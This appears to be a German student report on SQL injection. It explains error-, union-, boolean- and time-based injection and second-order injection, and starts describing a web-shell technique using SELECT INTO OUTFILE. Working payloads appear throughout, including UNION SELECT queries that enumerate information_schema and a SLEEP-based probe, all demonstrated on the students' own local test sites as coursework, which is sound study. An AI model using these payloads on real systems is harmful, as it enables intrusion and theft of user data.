

Frankfurt University of Applied Sciences
Fachbereich 2: Informatik und Ingenieurwissenschaften
Studiengang Informatik(B.A.)

| |
|--------------------------------|
| |
| SQL-Injection |
| und |
| Automatisierte Angriffe |
| |

Dozent: Prof. Dr. Martin Kappes

Modul: Evaluation von IT-Sicherheitsproblemen

Wintersemester 2022/23

Abgabe: 31.03.2023

Vorgelegt von:

| | | |
|----------------|-----------|--------------------------------|
| Samreet Singh | (1302383) | samreet.singh@stud.fra-uas.de |
| Haitham Jwaid | (1307566) | haitham.jwaid@stud.fra-uas.de |
| Marius Illmann | (1299784) | marius.illmann@stud.fra-uas.de |
| Darius Seeger | (1257535) | seeger@stud.fra-aus.de |

Inhaltsverzeichnis

| | | |
|-----|--|----|
| 1. | Einleitung..... | 6 |
| 2. | SQL..... | 6 |
| 3. | SQL-Injections | 7 |
| 3.1 | Error-Based SQL-Injection | 8 |
| 3.2 | Union-Based SQL-Injection | 8 |
| 3.3 | Boolean SQL-Injection | 12 |
| 3.4 | Time-Based SQL-Injection | 12 |
| 4. | Second Order SQL-Injection | 14 |
| 5. | Advanced SQL-Injection | 16 |
| 5.1 | Ziel..... | 16 |
| 5.2 | Voraussetzungen | 17 |
| 5.3 | Ablauf | 17 |
| 5.4 | Durchführung in Windows | 18 |
| 6. | Datenbanken | 20 |
| 6.1 | Einleitung..... | 20 |
| 6.2 | Warum brauchen wir Datenbanken in unserem System? | 20 |
| 6.3 | Welche Versionen der Datenbanken werden verwendet? | 21 |
| 6.4 | Design | 21 |
| 6.5 | Verbindung der MySQL mit anderen Webseiten..... | 23 |
| 6.6 | Funktionen | 23 |
| 6.7 | MySQL | 26 |
| 6.8 | MariaDB | 26 |
| 6.9 | Managing Tools..... | 26 |
| 7. | Bot | 27 |
| 7.1 | Motivation..... | 27 |
| 7.2 | Ziele | 28 |

| | | |
|------|--|----|
| 7.3 | Tools: | 29 |
| 7.4 | Ablauf: | 30 |
| 7.5 | Erklärung des Botes..... | 31 |
| 8. | Webseiten..... | 42 |
| 9. | Docker | 43 |
| 9.1 | Einleitung..... | 43 |
| 9.2 | Installation Docker unter Linux: | 44 |
| 9.3 | Wie werden Verschiedene Container in einem Docker gebaut?..... | 44 |
| 9.4 | Docker-File | 47 |
| 9.5 | Zusammenfassung und Schluss..... | 47 |
| 10. | herkömmliche SQL-Abfrage und Prepared Statement..... | 48 |
| 10.1 | Funktion mit herkömmliche SQL-Abfragen..... | 48 |
| 10.2 | Funktion mit Prepared Statement: | 49 |
| 11. | Fazit | 51 |
| 12. | Eidesstattliche Erklärung | 52 |
| 13. | Quellen..... | 53 |
| 14. | Arbeitsteilung | 53 |
| 15. | Anleitung - Öffnen des Projekts "IT-Sicherheit London"..... | 54 |

Abbildungsverzeichnis

| | |
|---|----|
| Abbildung 1 UNION-SQL-Injection 1 | 9 |
| Abbildung 2 UNION-SQL-Injection 2 | 9 |
| Abbildung 3 UNION-SQL-Injection3 | 10 |
| Abbildung 4 UNION-SQL-Injection4 | 10 |
| Abbildung 5 UNION-SQL-Injection5 | 11 |
| Abbildung 6 UNION-SQL-Injection6 | 11 |
| Abbildung 7 UNION-SQL-Injection7 | 12 |
| Abbildung 8 Time-Based-SQL-Injection | 13 |
| Abbildung 9 Time-Based-SQL-Injection2 | 13 |
| Abbildung 10 Time-Based-SQL-Injection3 | 13 |
| Abbildung 11 Secound-Order-Sequence-Diagram | 14 |
| Abbildung 12 Secound-Order-Injection..... | 14 |
| Abbildung 13 Secound-Order-Injection2..... | 15 |
| Abbildung 14 Secound-Order-SQL-Injection3 | 15 |
| Abbildung 15 Advanced SQL-Injection | 19 |
| Abbildung 16 cmd.php..... | 19 |
| Abbildung 17 products | 22 |
| Abbildung 18 user_info..... | 22 |
| Abbildung 19 user_login..... | 22 |
| Abbildung 20 user_msg..... | 23 |
| Abbildung 21 phpMyAdmin | 27 |
| Abbildung 22 Variablen Definitionen..... | 31 |
| Abbildung 23 checkIfInjectionIsSuccessful | 32 |
| Abbildung 24 goToWebsiteAndInsert | 32 |
| Abbildung 25 clearResult | 33 |
| Abbildung 26 IntCheck | 33 |
| Abbildung 27 timmerAttack..... | 34 |
| Abbildung 28 checckWebsiteTimmer..... | 34 |
| Abbildung 29 readFileForWebsites | 35 |
| Abbildung 30 unionAttackOnTable..... | 36 |
| Abbildung 31 findOutNameOfDatabase | 37 |
| Abbildung 32 sqlTypidentifizieren | 38 |

| | |
|--|----|
| Abbildung 33 findOutTablesUnionTable..... | 39 |
| Abbildung 34 websiteChecker..... | 39 |
| Abbildung 35 writeResultInFile | 40 |
| Abbildung 36 main Teil 1..... | 41 |
| Abbildung 37 main Teil 2..... | 41 |
| Abbildung 38 main Teil 3..... | 42 |
| Abbildung 39 YAML-File..... | 45 |
| Abbildung 40 Dockerfile..... | 47 |
| Abbildung 41 herkömmliche SQL-Abfragen | 48 |
| Abbildung 42 Prepared Statement | 49 |

Tabellenverzeichnis

| | |
|---------------------------|----|
| Tabelle 1 Funktionen..... | 25 |
|---------------------------|----|

1. Einleitung

Heutzutage surft die halbe Welt im Internet. Es bietet uns viele Möglichkeiten und Vorteile uns miteinander verbinden zu können. Sei es das "Guten Morgen" in einer Fernbeziehung oder der Kaffeebauer Juilio in Brasilien der sein Produkt an Hannes in Berlin verkaufen will, alle profitieren von der globalen Vernetzung in der heutigen Zeit. Aber wie auch in der "realen" Welt gibt, es Schattenseiten und Menschen, die mit böshaften Absichten agieren. Da vieles online stattfindet gibt es dort auch einige sensible Daten, die gut gesichert sein müssen, um schlimmes zu verhindern. Diese Verantwortung liegt in der Hand von Experten. Aber ab wann ist man ein Experte? Es ist heutzutage kein Hexenwerk mehr eine Website zu erstellen. Eine Abfrage im Internet und man kriegt tausende Tutorials wie einem das gelingen kann. Damit spart sich der Benutzer eine Menge Geld und kann die Website nach eigenem Belieben erstellen. Er baut einen Webshop auf und bindet eine Datenbank an, um sensible Kundendaten zu speichern. Alles scheint gut zu laufen und der Anwender erzielt schon bald seine ersten Gewinne. Ohne es zu merken, macht sich ein geheimnisvoller Hacker ans Werk und stiehlt alle Daten aus der Datenbank. Und schon ist es um das Vertrauen der Kunden in den Webshop geschehen. Da sieht man, dass es einiges an Aufklärung und womöglich Tools braucht, um auch nicht-professionell erstellte Websites sicher zu machen. Da kommt unser entwickeltes Tool ins Spiel. Natürlich ist das nur ein erster Schritt in die richtige Richtung und es sollten weitere Schritte erfolgen.

In unserer Dokumentation erläutern wir zunächst das Grundwissen über SQL und SQL-Injections, wobei wir uns darin auf die in unserem Bot hauptsächlich genutzten Arten der SQL-Injections fokussieren. Darauf folgt eine Erläuterung der bei uns benutzten Datenbanken und wie wir innerhalb unseres Programms auf die einzelnen Funktionen zugreifen. Basierend auf diesen Kenntnissen kommen wir zu einer ausführlichen Erklärung unseres Bots. Für unseren Bot mussten wir einige Websites erstellen, die unterschiedliche Arten von Inputfeldern abdecken sollen, diese werden nachfolgend erläutert.

2. SQL

SQL ist eine Sprache, die die Kommunikation mit relationalen Datenbanken ermöglicht. Damit kann zum Beispiel eine Website mit einer Datenbank kommunizieren. Durch sie können alle möglichen Funktionen in einer Datenbank ausgeführt werden, sei es Werte abfragen, Werte löschen oder hinzufügen und vieles mehr. Der Begriff SQL steht für Structured Query

Language. So gut wie alle Datenbanken besitzen SQL-Schnittstellen und somit lassen sich Datenbanksysteme auch plattformübergreifend ansprechen.

Die SQL Befehle lassen sich in drei verschiedene Kategorien aufteilen. DML (Data Manipulation Language), DDL (Data Definition Language) und DCL (Data Control Language). Wir beschäftigen uns bei unserem Bot hauptsächlich mit der Data Manipulation Language. Sie ist dafür gedacht Daten zu "manipulieren". Das heißt Daten abfragen, verändern und löschen. Ein wichtiger Bestandteil ist das "SELECT" Statement und sorgt für die Abfrage von Daten und lässt den Abfragenden definieren welche Attribute aus der Datenbank er sich anzeigen lassen will. Um eine gültige SQL-Abfrage zu generieren, fehlt dazu noch das "FROM" Statement, mit dem angegeben wird aus welcher Tabelle abgefragt werden soll. Alternativ kann dazu noch ein "WHERE" Statement gegeben werden, in dem zum Beispiel angegeben werden kann, welche Bedingung bei den anzuzeigenden Daten erfüllt sein sollen.

```
SELECT vorname,nachname FROM personen WHERE nachname = "Seeger";
```

Dies wäre ein gültiges Statement und zeigt Vor- und Nachname aller Einträge in der Tabelle "personen" bei denen der Nachname Seeger ist.

Dies ist eine kurze Einleitung in das Thema SQL. Es folgen weitere Definitionen bei der Erläuterung des Bots

3. SQL-Injections

Wie in der Einleitung erläutert ist es relativ einfach bei einer ungenügend abgesicherten Website per SQL-Injections Informationen zu "stehlen" die nicht für einen sichtbar sein sollten. Dieses Problem besteht schon seit längerem und ist auch heutzutage noch eine Bedrohung. Deshalb sollte jeder Programmierer Bescheid wissen, was sie sind und wie sie zu verhindern sind.

In den meisten Fällen zielen Angreifer darauf ab sensible Daten einzusehen, zu verändern oder auch zu löschen. Es ist aber auch möglich damit den dahinter liegenden Server zu attackieren oder einen Denial-of-Service hervorzurufen. Aber der Angreifer kann sich auch eine Hintertür ins System verschaffen und somit einen langjährigen Zugriff auf das System verschaffen. Dies kann zum Beispiel mit dem Abfragen von Admin Zugängen passieren. Ohne dass es jemand mitbekommt, hat der Angreifer sich nun selbst zum Admin gemacht und kann meistens so gut wie alles machen. In einem Beispiel am Ende dieses Dokuments gehen wir auch noch darauf ein, wie man durch SQL-Injections die CMD des dahinterliegenden Servers aufrufen kann und somit auch auf dem Server uneingeschränkten Zugriff hat.

3.1 Error-Based SQL-Injection

Eine Error-Based SQL-Injection zielt darauf ab mit einer SQL Abfrage einen Fehler zu generieren mit dem man die Struktur der dahinterliegenden Datenbank herausfinden kann. Zum Beispiel kann man mit Hilfe der URL eine gültige Abfrage generieren:

`https://website.com/index.php?id=3`

Diese Abfrage zeigt nun den Datenbankeintrag an, bei welchem die id=3 ist.

Jetzt wird die Abfrage jedoch mit einem fehlerhaften Zeichen ergänzt.

`https://website.com/index.php?id=3'`

Jetzt wird der folgende Fehler erzeugt:

You have an error in your SQL syntax; check the manual that corresponds to your My SQL server version for the right syntax to use near "VALUE" ¹.

Der Angreifer hat nun die Information welche Datenbank benutzt wurde, den Fehler, der den Fehler hervorgerufen hat und wo er entstanden ist.

In unserem Projekt haben wir die Error-Based Injection nicht weiter behandelt, weil es zu unserem Bot nichts hätte beitragen können.

3.2 Union-Based SQL-Injection

Die Union-Based SQL-Injection haben wir in unserem Bot sehr intensiv benutzt, weshalb ich sie nun genau erläutern werde und was damit alles gemacht werden kann.

Das SQL Statement Union dient zur Verbindung von 2 oder mehr Abfragen. Mit ihm können Select Satements verbunden und somit Daten aus verschiedenen Tabellen abgefragt werden. Die beiden Abfragen werden zu einer großen Tabelle zusammengefügt. Zunächst werden die Ergebnisse der ersten Abfrage in der Tabelle dargestellt und dann die Ergebnisse der zweiten Abfrage. Somit ist es wichtig, dass die Ergebnisse der beiden Abfrage dieselbe Anzahl an Spalten besitzen, es sich um dieselben Datentypen handelt und sich die Spalten in den Select Statements in derselben Reihenfolge befinden.

¹ Dizdar, A. (2023, 29. März). *Error-Based SQL Injection: Examples and 5 Tips for Prevention*. Bright Security. <https://brightsec.com/blog/error-based-sql-injection/>




Abbildung 1 UNION-SQL-Injection 1

Wie man in der Abbildung sieht, wird alles, was in das Input Feld geschrieben wird in diese vorgefertigte SQL-Abfrage gepackt.



Abbildung 2 UNION-SQL-Injection 2

Es wird nun nach einem Hammer in der Datenbank gesucht, wenn wir uns jetzt allerdings noch andere Daten in dem Datenbanksystem anschauen wollen, können wir die Abfrage mit dem Union Statement umgestalten, wie wir wollen, solange die Ergebnisse der zweiten Abfrage die gleiche Anzahl an Spalten besitzen.




Abbildung 3 UNION-SQL-Injection3

Wie man sieht, werden uns nun Daten aus zwei verschiedenen Tabellen angezeigt. Obwohl die Abfrage vom Input Feld auf nicht sensible Daten, die Produkte, zugreift, wird die Abfrage umgangen und es können Daten aus den sensiblen Personendaten abgefragt werden. Allerdings muss der Angreifer für ein solches Vorgehen Ahnung vom Datenbanksystem haben, also Datenbankname, Tabellennamen und Spaltennamen. Wie man dies mit Union-Based Injections herausfinden kann, will ich in folgendem Beispiel demonstrieren.

Webshop




Abbildung 4 UNION-SQL-Injection4

Hier haben wir den Namen der Datenbank herausgefunden, mit dem wir dann in der nächsten Abfrage die Namen der Tabellen herausfinden können.

Webshop

Search: `Hammer" UNION SELECT 1,2,table_name FROM information_schema.tables where table_sc` Search

`SELECT Product name, Price, Quantity FROM products WHERE product name LIKE "%'`
`Hammer" Union Select 1,2,table_name from information_schema.tables where table_schema = 'MY_DATABASE' # '%' ;`

Products

| Product | Price | Quantity |
|---------|-------|-----------|
| Hammer | 23 | 10 |
| 1 | 2 | products |
| 1 | 2 | user_info |
| 1 | 2 | user_msg |

Abbildung 5 UNION-SQL-Injection5

Hier haben wir die Tabellennamen der Datenbank “MY_DATABASE” herausgefunden, mit diesen Informationen können wir die Spaltennamen aus den jeweiligen Tabellen herausfinden. In diesem Beispiel wollen wir auf die Tabelle “user_info” zugreifen.

Webshop

Search: `Hammer" UNION SELECT 1,2,column_name FROM information_schema.columns where tabl` Search

`SELECT Product name, Price, Quantity FROM products WHERE product name LIKE "%'`
`Hammer" union select 1,2,column_name from information_schema.columns where table_name ="user_info" # '%' ;;`

Products

| Product | Price | Quantity |
|---------|-------|------------|
| Hammer | 23 | 10 |
| 1 | 2 | address |
| 1 | 2 | DoB |
| 1 | 2 | email |
| 1 | 2 | First_Name |
| 1 | 2 | Last_Name |
| 1 | 2 | password |
| 1 | 2 | phone |
| 1 | 2 | User_ID |

Abbildung 6 UNION-SQL-Injection6

Nun haben wir die Namen der Spalten herausgefunden und können uns somit die sensiblen Daten der hinterlegten User anzeigen lassen.




Abbildung 7 UNION-SQL-Injection7

Wie wir sehen können wir mit den Union-Based SQL-Injections einige Informationen aus der Datenbank gewinnen, auf die wir eigentlich keinen Zugriff haben sollten.


3.3 Boolean SQL-Injection

Boolean-Based SQL-Injections basieren darauf eine SQL-Abfrage abzuschicken, die die Website zwingt eine TRUE oder FALSE Antwort zurückzugeben. Bei unserem Bot haben wir keine Boolean-Based SQL-Injections benutzt, weshalb ich darauf hier nicht weiter eingehen werde.

3.4 Time-Based SQL-Injection

Time-Based SQL-Injections spielen bei unserem Bot einen wichtigen Teil. Bei den Union-Based SQL-Injections war es notwendig, dass die Website die Daten in Form einer Tabelle zurückgibt, mit denen wir herausfinden, ob die Injection funktioniert hat. Häufig ist es allerdings so, dass bestimmte Inputfelder keine Daten in Form einer Tabelle zurückgeben. Da kommen die Time-Based SQL-Injections ins Spiel. Sie basieren darauf, dass eine SQL-Abfrage gesendet wird mit der Aufforderung an die Datenbank, einen bestimmten Zeitraum abzuwarten, bis das Ergebnis zurückgegeben wird. Wenn SQL-Injections möglich sind, dann kommt die Antwort erst nach dem angegebenen Zeitraum.


Es folgt ein Beispiel für eine Time-Based SQL-Injection.



The screenshot shows a web browser window with the address bar displaying 'localhost:8000/Views/timerIndex.php'. Below the address bar, there is a label 'ID:' followed by a text input field containing the number '1'. A 'Submit' button is located below the input field. At the bottom of the form, the text 'Nachricht verarbeitet' (Message processed) is displayed in a green color.

Abbildung 8 Time-Based-SQL-Injection


Wir sehen bei dieser Website, dass es keinen Unterschied macht, was in dem Inputfeld geschrieben ist. Als Antwort erhalten wir lediglich, dass die Nachricht verarbeitet wurde. Um nun herauszufinden, ob eine SQL-Injection möglich ist, wird an die 1 der Befehl 'AND SLEEP(10)=0 --' angehängt. Dieser Befehl zwingt, wenn eine Injection möglich ist, die Datenbank 10 Sekunden abzuwarten.



The screenshot shows the same web browser window as in the previous image. The address bar is the same. The 'ID:' label is present. The text input field now contains the payload '1 AND SLEEP(10)=0; --'. The 'Submit' button is still visible below the input field. The browser's back button is highlighted with a red square.

Abbildung 9 Time-Based-SQL-Injection2

Der Browser lädt nun für 10 Sekunden, bis er anschließend wieder das folgende Ergebnis anzeigt.



The screenshot shows the web browser window after a 10-second delay. The address bar is the same. The 'ID:' label is present. The text input field is now empty. The 'Submit' button is still visible below the input field. At the bottom of the form, the text 'Nachricht verarbeitet' (Message processed) is displayed in a green color.

Abbildung 10 Time-Based-SQL-Injection3

So können wir auch ohne Ausgabe von bestimmten Daten herausfinden, ob eine SQL-Injection möglich ist.

4. Second Order SQL-Injection

Die Second-Order SQL-Injection ist eine besondere Form der SQL-Injections. Sie wird auch Stored SQL-Injection genannt. Im Gegensatz zu anderen SQL-Injections wird hier die schädliche SQL-Injection nicht direkt ausgeführt, sondern der Hacker speichert zunächst einen schädlichen Code, welcher im Nachhinein durch den Angreifer ausgeführt werden kann. Folgendes Beispiel soll einen solchen Angriff demonstrieren.




Abbildung 11 Secound-Order-Sequence-Diagram

In diesem Diagramm erkennt man den Ablauf einer möglichen Second Order SQL-Injection. Um das ganze nochmal anschaulich darzustellen, kommt im Folgenden ein Praxisbeispiel.

Registrierung

Username:

Email:

Password:

Submit

Abbildung 12 Secound-Order-Injection

Bei dieser Registrierungsseite ist zunächst keine SQL-Injection möglich. Der Hacker legt sich hier ein Benutzeraccount an.

Registrierung

Username:

Email:

Password:

| | ID | First Name | Last Name | Address | DoB | email | phone |
|--|----|------------|-----------|---------------------------|------------|----------------|----------------|
| <input type="checkbox"/> Bearbeiten <input type="checkbox"/> Kopieren <input type="checkbox"/> Löschen | 1 | Franz | Kafka | Kaiserstrae 5, Regensburg | 1981-01-01 | franz@kafka.de | 1235465522 123 |
| <input type="checkbox"/> Bearbeiten <input type="checkbox"/> Kopieren <input type="checkbox"/> Löschen | 2 | Franz# | Ford | Zuckenweg 52, Halle | 1955-05-28 | peterQford.de | 159852648 1234 |

Abbildung 13 Secound-Order-Injection2

Wir können jetzt erkennen, dass der Account angelegt wurde. Es befinden sich nun zwei User mit dem Namen Franz in der Datenbank. Allerdings steht hinter dem Benutzernamen des von dem Hacker angelegten Accounts noch das wichtige Zeichen '#'. Noch ist dieses Zeichen allerdings harmlos, es wird lediglich als String in der Datenbank gespeichert. Als nächstes meldet sich der Hacker mit seinem Account an.

Username:

Password:

User info

| First Name | Last Name | Date of Birth | password | Address | email | phone |
|------------|-----------|---------------|----------|---------------------------|----------------|------------|
| Franz | Kafka | 1981-01-01 | 123 | Kaiserstrae 5, Regensburg | franz@kafka.de | 1235465522 |

registrierung registrierung

| | ID | First Name | Last Name | address | DoB | email | phone | password |
|--|----|------------|-----------|---------------------------|------------|----------------|------------|----------|
| <input type="checkbox"/> Bearbeiten <input type="checkbox"/> Kopieren <input type="checkbox"/> Löschen | 1 | Franz | Kafka | Kaiserstrae 5, Regensburg | 1981-01-01 | franz@kafka.de | 1235465522 | 123 |
| <input type="checkbox"/> Bearbeiten <input type="checkbox"/> Kopieren <input type="checkbox"/> Löschen | 2 | Franz# | Ford | Zuckenweg 52, Halle | 1955-05-28 | peterQford.de | 159852648 | 129 |

Abbildung 14 Secound-Order-SQL-Injection3

Der Hacker meldet sich mit dem Username “Franz’#” und seinem Passwort “129” an. Im nächsten Schritt wird die Second Order SQL-Injection ausgeführt, denn um auf die Website User Info geleitet zu werden, wird per SQL-Abfrage der Name des angemeldeten Users abgefragt. Da das “#” dazu führt, dass die Abfrage abgebrochen wird, wird lediglich Franz als Username weitergegeben. Der Hacker ist nun als Franz angemeldet und kann alle seine sensiblen Daten einsehen.

Die Second Order SQL-Injections sind besonders gefährlich für eine Applikation, weil sie nicht direkt als Bedrohung eingesehen werden können. Man müsste bei allen Datenbankeinträgen nachschauen, ob es sich dabei um potentiell schädliche Einträge handelt. Außerdem sind häufig die Angriffsstellen für einen solchen Eingriff nicht direkt einsehbar. Auch wenn alle Inputfelder abgesichert sind, heißt das nicht, dass die Websites gegen SQL-Injections geschützt sind, wie man in dem Beispiel sehen konnte.

5. Advanced SQL-Injection

5.1 Ziel

Als Erweiterung, haben wir versucht durch reine Verwendung von SQL-Injections eine Shell-Commands auf dem Webserver auszuführen. Sollte dies in der Praxis realisierbar sein, kann dies zu einem großen Sicherheitsrisiko führen, wobei der Hacker Zugriff auf ein Teil des Systems erhalten kann. Beispielsweise können vorhandene Dateien angesehen oder neue böartige Dateien eingeführt werden.

In fast keiner Datenbank ist es möglich einen Shell-Command direkt auszuführen. Zwar gibt es den Command *xp_cmdshell* in MS-SQL. Jedoch war es uns aus praktischen Gründen nicht möglich, diese Datenbank zu testen. In MySQL-gibt es den Befehl *select into OUTFILE*, welches eine Datei erzeugt und speichert.² Der Befehl kann verwendet werden, um eine PHP-Datei auf dem Webserver abzulegen. Die PHP-Datei soll eine Webpage erzeugen, in welcher der auszuführende Shell-Command als Parameter über der URL übergeben wird. Das Ergebnis des Commands kann dann auf der Website angezeigt.³

² vgl. Chapela, Victor: Advanced SQL Injection, 2005.,
https://www.cs.unh.edu/~it666/reading_list/Web/advanced_sql_injection.pdf.

³ vgl. Salame, Walid: How to use SQL injections to execute OS commands and to get a shell, in: KaliTut, 06.04.2022,
<https://kalitut.com/how-to-use-sql-injections-to-get-shell/>.

5.2 Voraussetzungen

Damit die Injection erfolgreich durchgeführt wird, müssen mehrere Voraussetzungen gegeben sein. Als Erstes benötigt der MySQL Server die Berechtigung Dateien auf dem Betriebssystem zu speichern. Zudem muss die Variable *secure_file_priv* in der Konfigurationsdatei den Zugriff auf dem angegebenen Ordner erlauben. Die Variable ob und wo MySQL Dateien speichern kann. Für Variable gibt es drei Möglichkeiten. Ist als Wert ein Pfad angegeben, können die Dateien nur in dem Ordner angelegt werden. Wird ein leerer String angegeben, kann der MySQL Server Dateien auf einen beliebigen Ordner ablegen. Bei einem NULL hat der Server keinen Zugriff auf das Betriebssystem. Damit die SQL-Injection funktioniert, muss die Variable entweder leer sein oder mit dem Ordner, auf dem der Webserver verwendet wird, definiert sein.⁴ Es wird angenommen, dass der MySQL Server Zugriff auf dem Webserver hat. Zuletzt muss der Ordner bekannt sein, welcher die PHP-Dateien beinhaltet. Zu demonstrationszwecken wird angenommen, dass dem Hacker diese Information bereits bekannt ist.

5.3 Ablauf

Um die Attacke auszuführen, wird ein Union-Based-Injection verwendet. Die SQL-Abfrage der Webseite lautet:

```
'SELECT Product_name, Price, Quantity FROM products WHERE product_name LIKE "%' .  
$productname. '%";
```

Die Prozentzeichen vor und nach der Variable ermöglichen es nach Produkten in der Datenbank zu suchen, die den übergebenen String irgendwo im Namen erhalten.

